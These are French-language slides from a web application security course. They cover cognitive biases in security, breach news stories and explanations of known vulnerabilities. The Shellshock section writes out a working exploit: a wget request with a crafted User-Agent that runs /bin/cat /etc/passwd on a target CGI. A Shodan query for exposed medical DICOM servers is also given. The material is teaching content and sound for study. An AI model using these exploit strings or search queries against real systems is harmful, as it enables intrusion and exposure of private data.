

# Sécurité des applications WEB

Philippe BITON  
pbiton@prox-ia.com  
Twitter: @proxia



# Objectifs

- Présenter la problématique globale de la sécurité applicative
- Proposer des définitions et homogénéiser le vocabulaire du domaine.
- Brosser le panorama des principales vulnérabilités
- Se familiariser avec les outils
- Découvrir les principaux scénarios d'attaques

# Aspects logistiques



une session de présentation... une session d'échange n'hésitez pas à poser des questions!



les horaires : **9h40 - 12h50 et 13h40 - 16h50**



une pause en milieu d'intervention, le matin et l'après-midi



pour me joindre : [pbiton@prox-ia.com](mailto:pbiton@prox-ia.com)



merci de bien vouloir mettre vos portables en mode vibreur

# Faisons connaissance...

- Philippe BITON (pbiton@prox-ia.com)
- Corporate Software Security Officer à Thales DIS
- Environ 20 ans dans l'ingénierie logicielle
  - 10 ans de développement logiciel en société de services
  - 10 ans à Gemalto (anciennement Gemplus)
    - Dans l'architecture logicielle des serveurs
    - Dans le développement d'applications Web
    - Dans l'intégration des serveurs dans les environnements des clients

*...dans le domaine de la sécurité: CISSP (2010), CEH (2012), ISO 27005 Risk Manager (2014), SANS GIAC MOB (2016), ISO 27001 Lead Auditor (2019), ...*





# La sécurité c'est

- Une impression
- Et une réalité
- C'est aussi un échange finalement
  - Installation d'une alarme à la maison CONTRE de l'argent
  - Loi liberticide contre le terrorisme CONTRE la perte de libertés fondamentales



# Biais cognitifs

- **Le biais de la disponibilité en mémoire:** Le *biais de la disponibilité* en mémoire consiste à porter un jugement sur une probabilité selon la facilité avec laquelle des exemples viennent à l'esprit.
- **Le biais de confirmation:** Le *biais de confirmation* est la tendance, très commune, à ne rechercher et ne prendre en considération que les informations qui confirment les croyances et à ignorer ou discréder celles qui les contredisent.
- **Le biais de croyance:** Le *biais de croyance* se produit quand le jugement sur la logique d'un argument est biaisé par la croyance en la vérité ou la fausseté de la conclusion. Ainsi, des erreurs de logique seront ignorées si la conclusion correspond aux croyances.
- **Le biais de statu quo:** Le *biais de statu quo* est la tendance à préférer laisser les choses telles qu'elles sont, un changement apparaissant comme apportant plus de risques et d'inconvénients que d'avantages possibles.
- **L'illusion de contrôle:** L'*illusion de contrôle* est la tendance à croire que nous avons plus de contrôle sur une situation que nous n'en avons réellement.
- **L'effet de simple exposition:** L'*effet de simple exposition* est une augmentation de la probabilité d'un sentiment positif envers quelqu'un ou quelque chose par la simple exposition répétée à cette personne ou cet objet.



- Est-ce que cet échange vaut la peine?
  - On décide d'envahir l'Irak
    - Est-ce que le monde est plus sûr parce que Saddam Hussein n'est plus là?
    - Est-ce que cela valait l'échange ? Soldats, civils morts, argent, temps
- C'est en termes d'échanges que l'on pense la sécurité
- Mais on a souvent ni tort, ni raison
  - Certains ont des systèmes d'alarmes, d'autres non
    - Cela dépend de l'endroit où on habite
    - De ce que l'on souhaite protéger (des œuvres d'art...)
    - Si on a des enfants
    - ...de notre « appétit au risque »



- On fait ces échanges sans s'en rendre compte parfois
  - Je mange le repas qui m'est servi au restaurant
  - Le lapin qui s'enfuit lorsqu'il voit un renard
    - Ceux qui sont bons avec les échanges survivent, les autres non
- Nous sommes l'espèce dominante, nous sommes donc bons pour ces échanges
- Hum...



- Nous réagissons à l'impression de sécurité, pas à la réalité
- Et ça marche car souvent Impression=Réalité
- Mais on trouve plusieurs tendances dans la prise de risques:
  - On exagère les risques rares ou spectaculaires et on minimise les risques courants (avion versus voiture)
  - L'inconnu est perçu comme plus risqué que ce qui est familier (pour un enfant, être kidnappé par un inconnu est moins probable que par un parent)
  - Les risques personnifiés sont perçus comme plus grands que les risques anonymes (Ben Laden)
  - On sous-estime les risques dans les situations que l'on contrôle et on les minimise quand on ne les contrôle pas (fumer versus le terrorisme)



- Quelques autres tendances, cognitives
    - Nous estimons la probabilité de quelques choses en fonction de notre capacité à concevoir des exemples
      - Si on entend parler de beaucoup d'attaques de tigres, il doit y en avoir beaucoup dans le coin
    - Ca fonctionne jusqu'à ce qu'on invente les journaux
      - Les journaux répètent encore et encore des risques rares
      - Quand quelque chose est courant ce n'est plus de l'information (accident de voiture, violence domestique,...)
    - Probabilités: Jamais, 1, 2, 3, Toujours
      - $1/1.000.000$  et  $1/1.000.000.000$  n'arrivent presque jamais
      - $1/19.068.840 \Rightarrow 5$  numeros + chance
      - $1/2.118.760 \Rightarrow 5$  numeros
      - $1/86.677 \Rightarrow 4$  numeros + chance
      - $1 / 9631 \Rightarrow 4$  numeros
- <https://tirage-gagnant.com/probabilites-loto-chances-gagner-jackpot/>



- Les tendances cognitives agissent comme des filtres
  - Impression <> Réalité
  - On se sent en sécurité et on ne l'est pas
  - On se sent en danger et on ne l'est pas
- Une entreprise peut donc
  - Donner aux gens une impression de sécurité et espérer qu'ils ne s'en aperçoivent pas
  - Mettre les gens réellement en sécurité et espérer qu'ils le remarquent
- Comment les gens remarquent, eh bien en les éduquant:
  - Comprendre les risques, les menaces, les contre-mesures



- Si vous ne comprenez pas les risques alors vous ne comprenez pas les coûts, et vous faites de mauvais échanges
  - Si les actes terroristes se produisent rarement, il est quasiment impossible de juger des contre-mesures (c'est pourquoi on sacrifie encore des animaux, on cherche des cornes de licorne, et ca marche ☺ )
- Les peurs, les croyances populaires sont également des tendances cognitives,
- C'est un modèle inadéquat de la réalité



# La sécurité c'est plutôt...

- Une impression
  - Et un modèle
  - Et une réalité
- +      +
- Dans nos têtes
  - Dans le monde extérieur
- Basés sur l'intuition  
Basé sur la raison

- Le modèle n'est pas nécessaire dans un monde primitif
- Mais dans un monde complexe « oui »
  - Pour comprendre les microbes il faut un modèle, une représentation intelligente de la réalité, limité par la science et la technologie (on peut faire une thèse sur un virus sans avoir inventé le microscope pour les voir)
  - Le modèle l'emporte malgré tout sur l'impression



# Les modèles viennent...

- Des élus
  - Terrorisme, enlèvement d'enfant, sécurité aérienne
- De l'industrie
  - Caméras de surveillance, pièces d'identité
- De la science
  - Cancer, grippe aviaire
- Ces modèles sont filtrés par les medias...




# Les modèles changent...

- L'électricité
  - Il y a 100 ans, on avait peur de sonner aux portes
  - Aujourd'hui on change nous-mêmes les ampoules
- Le risque sur internet
  - Comment nos parents abordent la sécurité par rapport à nous?
  - Et que ferons nos enfants?



# Les modèles changent...

- Les modèles finissent par devenir intuitif, ce qui est synonyme de familier (le modèle se rapproche de nos impressions)
- Quand le modèle est proche de la réalité et qu'il converge avec nos impressions, alors on ignore qu'il est là



# Nous avons l'impression, le modèle, la réalité...

- Mais la réalité dépend de l'observateur
- Les décisions en sécurité sont prises par des gens très différents comme les actionnaires qui ont leurs propres échanges
- C'est de la politique:
  - Se convaincre de préférer un modèle à un autre
  - Se convaincre d'ignorer un modèle et de se fier à nos impressions
  - Marginaliser les gens qui ont un modèle que l'on aime pas
- Le risque du tabac est un bon exemple qui montre comment l'industrie du tabac combat un modèle qu'elle n'aime pas



# Une autre tendance cognitive...

- La confirmation
  - Nous acceptons les données qui confirment notre modèle
  - Nous rejetons les données qui contredisent notre modèle
- On peut donc ignorer des preuves flagrantes
- Les modèles sur de longues périodes sont difficiles à intégrer
  - Le réchauffement climatique
- Les événements « flash » qui génèrent beaucoup d'émotion peuvent également créer un modèle (le 11 septembre)



- Dans un monde technologique, on compte sur les autres pour juger de modèles pour lesquels on n'a pas les compétences
  - On accepte que le toit ne va pas s'effondrer sur notre tête sans vérifier nous-mêmes
  - On accepte de prendre l'avion, le train sans vérifier nous-mêmes



- Permettre aux gens d'adhérer à un modèle c'est:
  - Modifier leurs impressions (c'est de la manipulation)
  - Modifier le modèle mais c'est long (le tabac a pris 40 ans)




# Quelques illustrations pour conclure

- Le Tylenol contenant du cyanure (aux US en 1982 puis 2010)
  - 1 mort
  - Des imitateurs
  - Peu de risque mais les gens avaient peur
  - L'industrie des médicaments « scellés » est inventé
- Un bébé naît à l'hôpital
  - Avec bracelet et puce RFID pour le bébé et pour la mère
  - Probabilité d'enlèvement de bébé en hôpital est proche de 0



Librement inspiré d'une conférence de Bruce Schneier à TED  
([https://www.ted.com/talks/bruce\\_schneier?language=fr](https://www.ted.com/talks/bruce_schneier?language=fr))

Schneier on Security: <https://www.schneier.com/>



# Who are these guys?




Aiden Pierce



Marcus Holloway

We are now less valuable than the data  
you produce...



# Are hackers freedom's last line of defense?

- City OS program: surveillance and security
- 64 billions connected devices in US (IOT)
- Build your digital profile
- Toys study your children
- Appliances, consoles and home security systems are windows in your private life
- Control of vehicles
- Control of mobiles
- Insurance company monitor your life habits to limit and deny coverage
- Health providers determine if your cancer is worth treating
- Search results and newsfeed influence your vote

# 2015 - vTech hack

- Motherboard revealed that a hacker broke into the servers of VTech. Inside the servers, the hacker found the names, email addresses, passwords, and home addresses of 4,833,678 parents, and the first names, genders and birthdays of more than 200,000 kids (photos and audio records).
- <http://motherboard.vice.com/read/hacker-obtained-childrens-headshots-and-chatlogs-from-toymaker-vtech>

# 2017 - Trump acknowledges Russia role in U.S. election hacking

- <http://www.reuters.com/article/us-usa-russia-cyber-idUSKBN14S006>
- A U.S. intelligence report last week said Putin directed a sophisticated influence campaign including cyber attacks to denigrate Democratic presidential candidate Hillary Clinton and support Trump.

# 2014 - 17 People Who Were Fired For Using Facebook

- <http://www.businessinsider.com/17-people-who-were-fired-for-using-facebook-2014-7?IR=T>
- Ashley Johnson, a 22-year-old North Carolina waitress, blasted two customers over Facebook for stiffing her on the tip and keeping her late. She also took the time to mention her workplace by name.
- She was fired for breaking a rule about disparaging customers.

# 2016 - Mirai Botnet Linked to Dyn DNS DDoS Attacks

- <https://krebsonsecurity.com/2016/10/hacked-cameras-dvrs-powered-todays-massive-internet-outage/>
- Some of the infrastructure responsible for the distributed denial-of-service (DDoS) attacks against Dyn DNS were botnets compromised by Mirai malware.
- Mirai botnets were previously used in DDoS attacks against security researcher Brian Krebs' blog "Krebs On Security" and French internet service and hosting provider OVH.
- Mirai malware targets Internet of Things (IoT) devices like routers, digital video records (DVRs), and webcams/security cameras, enslaving vast numbers of these devices into a botnet, which is then used to conduct DDoS attacks.

# Shodan

- <https://www.shodan.io/>
- Explore / Top Voted / default password / password / webcam
- DICOM country:FR+port:"104"

Picture Archiving and communication system

<https://www.01net.com/actualites/en-france-plus-de-26-millions-d-images-medicales-en-libre-acces-sur-internet-1769422.html>

# DDOS attack



- <https://threatmap.checkpoint.com/> (on Firefox)
- 2015 - DDoS-for-Hire Services Cheap But Effective -  
<http://www.securityweek.com/ddos-hire-services-cheap-effective>

# 2016 - The Jeep hackers are back to prove car hacking can get much worse

- <https://www.wired.com/2016/08/jeep-hackers-return-high-speed-steering-acceleration-hacks/>
- Almost exactly a year ago, Chrysler announced a recall for 1.4 million vehicles after a pair of hackers demonstrated to WIRED that they could remotely hijack a Jeep's digital systems over the Internet
- At the Black Hat security conference later this week, automotive cybersecurity researchers Charlie Miller and Chris Valasek will present a new arsenal of attacks against the same 2014 Jeep Cherokee they hacked in 2015
- Last year, they remotely hacked into the car and paralyzed it on highway I-64—while I was driving in traffic. They could even disable the car's brakes at low speeds.
- By sending carefully crafted messages on the vehicle's internal network known as a CAN bus, they're now able to pull off even more dangerous, unprecedented tricks like causing unintended acceleration and slamming on the car's brakes or turning the vehicle's steering wheel at any speed

# 2016 - Hackers broadcast live footage from hacked webcams on YouTube

- <https://blog.kaspersky.com/2ch-webcam-hack/11961/>
- This man streamed video from the hacked computers on YouTube. The anonymous user turned these sessions into a real online show. For example when a handful of victims approached their computers, he opened up a pornographic video in the browser right when they came close to their devices.

# 2016 - Apple Watches banned from Cabinet after ministers warned devices could be vulnerable to hacking

- <http://www.telegraph.co.uk/news/2016/10/09/apple-watches-banned-from-cabinet-after-ministers-warned-devices/>
- They could be used by hackers as listening devices.

# 2015 - Cyberattack that have exposed medical data

- Health insurer Premera Blue Cross said on Tuesday it was a victim of a cyberattack that may have exposed medical data and financial information of 11 million customers, in the latest serious breach disclosed by a healthcare company.
- [http://www.huffingtonpost.com/2015/03/17/premera-blue-cross-cyberattack\\_6890194.html](http://www.huffingtonpost.com/2015/03/17/premera-blue-cross-cyberattack_6890194.html)
- <http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/>

# The technology context

- <https://www.netmarketshare.com>
- Operating Systems
  - Desktop / Desktop versions
  - Mobile / Mobile Versions
- Search Engines
  - Desktop
- The Cloud
  - Demo: BucketFinder
  - [https://digi.ninja/projects/bucket\\_finder.php](https://digi.ninja/projects/bucket_finder.php)

**WARNING !**

**DO NOT TOUCH**  
AUTHORIZED PERSONNEL ONLY



The Google logo, featuring its characteristic multi-colored letters (blue, red, yellow, green) on a white background.



**WARNING**

**CAUTION**



**HIGH VOLTAGE**

**WARNING**

**WARNING**

**DO NOT TOUCH  
THIS COMPUTER !**

VIOLATORS WILL BE SHOT  
SURVIVORS WILL BE HUNTED

# **WARNING: hacking is not a game....**

**12 novembre 2010:**  
David Kornell le hameau  
du compte de Sarah Palin  
(septembre 2008)  
condamné à 366 jours de  
prison



# **WARNING: hacktivism can lead to jail....**

**15 novembre 2013:**

LulzSec hacker Jeremy Hammond was sentenced to 10 years in prison for a violation of the Computer Fraud and Abuse Act, for having broken into the private security firm Stratfor's computers and leaking their emails to WikiLeaks

The documents Hammond leaked detailed private companies' surveillance of activists across the globe



# 2014 - GoToFail explained

## About the security content of iOS 7.0.6

This document describes the security content of iOS 7.0.6.

### iOS 7.0.6

- **Data Security**

Available for: iPhone 4 and later, iPod touch (5th generation), iPad 2 and later

Impact: An attacker with a privileged network position may capture or modify data in sessions protected by SSL/TLS

Description: Secure Transport failed to validate the authenticity of the connection.  
This issue was addressed by restoring missing validation steps.

### CVE-ID

CVE-2014-1266

# GoToFail explained


```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParam
                                uint8_t *signature, UInt16 signatureLen)
{
    OSStatus err;
    ...

    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
    goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    ...

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```



# 2014 - Shellshock explained



A screenshot of a Mac OS X terminal window titled "Admin — Bash". The window shows the following command being run:

```
bash-3.2$ env x='() { :;}; echo vulnerable' bash -c 'echo hello'
```


The output of the command is:

```
vulnerable  
hello
```

The terminal window has a dark background and light-colored text. The title bar includes the standard Mac OS X window controls (red, yellow, green) and the title "Admin — Bash".



# 2014 - Shellshock explained



- The vulnerability lies in the fact that an attacker can tack-on malicious code to the environment variable, which will run once the variable is received.
- After echoing the string “payload” back to the attacker, the exploit uses BASH’s command substitution. The “\$(...)" construct starts a subshell and executes the included command, also returning the resulting output to the attacker

<https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability>



# 2014 - Shellshock explained

**CVE-2014-6271 & CVE-2014-7169**

<https://www.cvedetails.com/cve/CVE-2014-6271/>  
CVSS = 10

<https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator>  
<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

**Metasploit module**

[https://www.rapid7.com/db/modules/auxiliary/scanner/http/apache\\_mod\\_cgi\\_bash\\_env](https://www.rapid7.com/db/modules/auxiliary/scanner/http/apache_mod_cgi_bash_env)



# Shellshock explained

```
wget -U "() { test;};echo \"Content-type: text/plain\"; echo; echo; /bin/cat /etc/passwd" http://adresse_de_la_cible/cgi-bin/test.cgi
```

shellshock [Wireshark 1.8.3 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.40.130	192.168.40.145	TCP	74	39900 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1
2	0.002956000	192.168.40.145	192.168.40.130	TCP	74	http > 39900 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SA
3	0.003026000	192.168.40.130	192.168.40.145	TCP	66	39900 > http [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=429494766
4	0.003769000	192.168.40.130	192.168.40.145	HTTP	250	GET /cgi-bin/test.cgi HTTP/1.0
5	0.004450000	192.168.40.145	192.168.40.130	TCP	66	http > 39900 [ACK] Seq=1 Ack=185 Win=6912 Len=0 TSval=42949405
6	0.009703000	192.168.40.145	192.168.40.130	TCP	223	[TCP segment of a reassembled PDU]
7	0.009738000	192.168.40.130	192.168.40.145	TCP	66	39900 > http [ACK] Seq=185 Ack=158 Win=15680 Len=0 TSval=4294949
8	0.012208000	192.168.40.145	192.168.40.130	TCP	1514	[TCP segment of a reassembled PDU]
9	0.012234000	192.168.40.130	192.168.40.145	TCP	66	39900 > http [ACK] Seq=185 Ack=1606 Win=18576 Len=0 TSval=4294

+ Frame 4: 250 bytes on wire (2000 bits), 250 bytes captured (2000 bits) on interface 0

+ Ethernet II, Src: Vmware\_51:92:85 (00:0c:29:51:92:85), Dst: Vmware\_7f:bc:9e (00:0c:29:7f:bc:9e)

+ Internet Protocol Version 4, Src: 192.168.40.130 (192.168.40.130), Dst: 192.168.40.145 (192.168.40.145)

+ Transmission Control Protocol, Src Port: 39900 (39900), Dst Port: http (80), Seq: 1, Ack: 1, Len: 184

- Hypertext Transfer Protocol

+ GET /cgi-bin/test.cgi HTTP/1.0\r\n

User-Agent: () { test;};echo "Content-type: text/plain"; echo; echo; /bin/cat /etc/passwd\r\n

Accept: \*/\*\r\n

Host: 192.168.40.145\r\n

Connection: Keep-Alive\r\n

\r\n

[Full request URI: http://192.168.40.145/cgi-bin/test.cgi]

# CVE-2019-14287

- ✖ Sudo vulnerability: CVSS 2.0 => 9

<https://nvd.nist.gov/vuln/detail/CVE-2019-14287>

This can be used by a user with sufficient sudo privileges to run commands as root even if the Runas specification explicitly disallows root access as long as the ALL keyword is listed first in the Runas specification.

<https://seclists.org/oss-sec/2019/q4/18>

- ✖ Demo



# 2014 - Heartbleed explained

CVSS => 5



## Heartbeat – Normal usage
